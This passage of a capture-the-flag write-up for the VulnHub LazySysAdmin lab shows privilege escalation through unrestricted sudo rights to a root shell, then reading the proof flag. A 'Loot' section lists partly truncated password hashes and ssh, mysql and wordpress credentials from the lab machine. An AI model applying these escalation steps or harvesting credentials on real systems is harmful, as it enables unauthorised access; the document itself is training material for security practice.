Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:/dev/shm$
```

Figure 15: writeup.privesc.steps.1.1

```
togie@LazySysAdmin:/dev/shm$ sudo bash
root@LazySysAdmin:/run/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@LazySysAdmin:/run/shm#
root@LazySysAdmin:/run/shm# uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
root@LazySysAdmin:/run/shm#
root@LazySysAdmin:/run/shm# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:447602 errors:58 dropped:159 overruns:0 frame:0
          TX packets:369994 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52261756 (52.2 MB)  TX bytes:80523130 (80.5 MB)
          Interrupt:19 Base address:0x2000
```

Figure 16: writeup.privesc.steps.1.2

2. We then view the contents of the `/root/proof.txt` file to complete the challenge:

```
cat /root/proof.txt
```

```
root@LazySysAdmin:/run/shm# cat /root/proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851


Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie




Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6YdOEjug3otDmc1$#slTET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:/run/shm#
```

Figure 17: writeup.privesc.steps.2.1

Loot

Hashes

```
root:$6$O4bZf1Ju$0xcLPNyQkVcKT0CajZYBOTz4thlujMRjQ7XuFstUDWwYHKmVmJsDmzGXUwYbU1uqr6jxEvX4XJjSUgiwj.....
togie:$6$dvOTOc6x$jpt1MVPeBsVlfkhVXl3sv21x2Ls2qle8ouv/JMdR6yNpt2nHHahrh0cyT.8PfVcNqlrAHYFkK2WYdSbxQ.....
```

Credentials

```
ssh: togie/12...
mysql: Admin/TogieMYSQL12.....
wordpress: admin/TogieMYSQL12.....
```

References

[+] https://www.vulnhub.com/entry/lazysysadmin-1,205/
[+] https://www.gerrenmurphy.com/vulnhub-lazysysadmin-walkthrough/
[+] https://neilsec.com/ctf/vulnhub-lazysysadmin-1-ctf-attempt/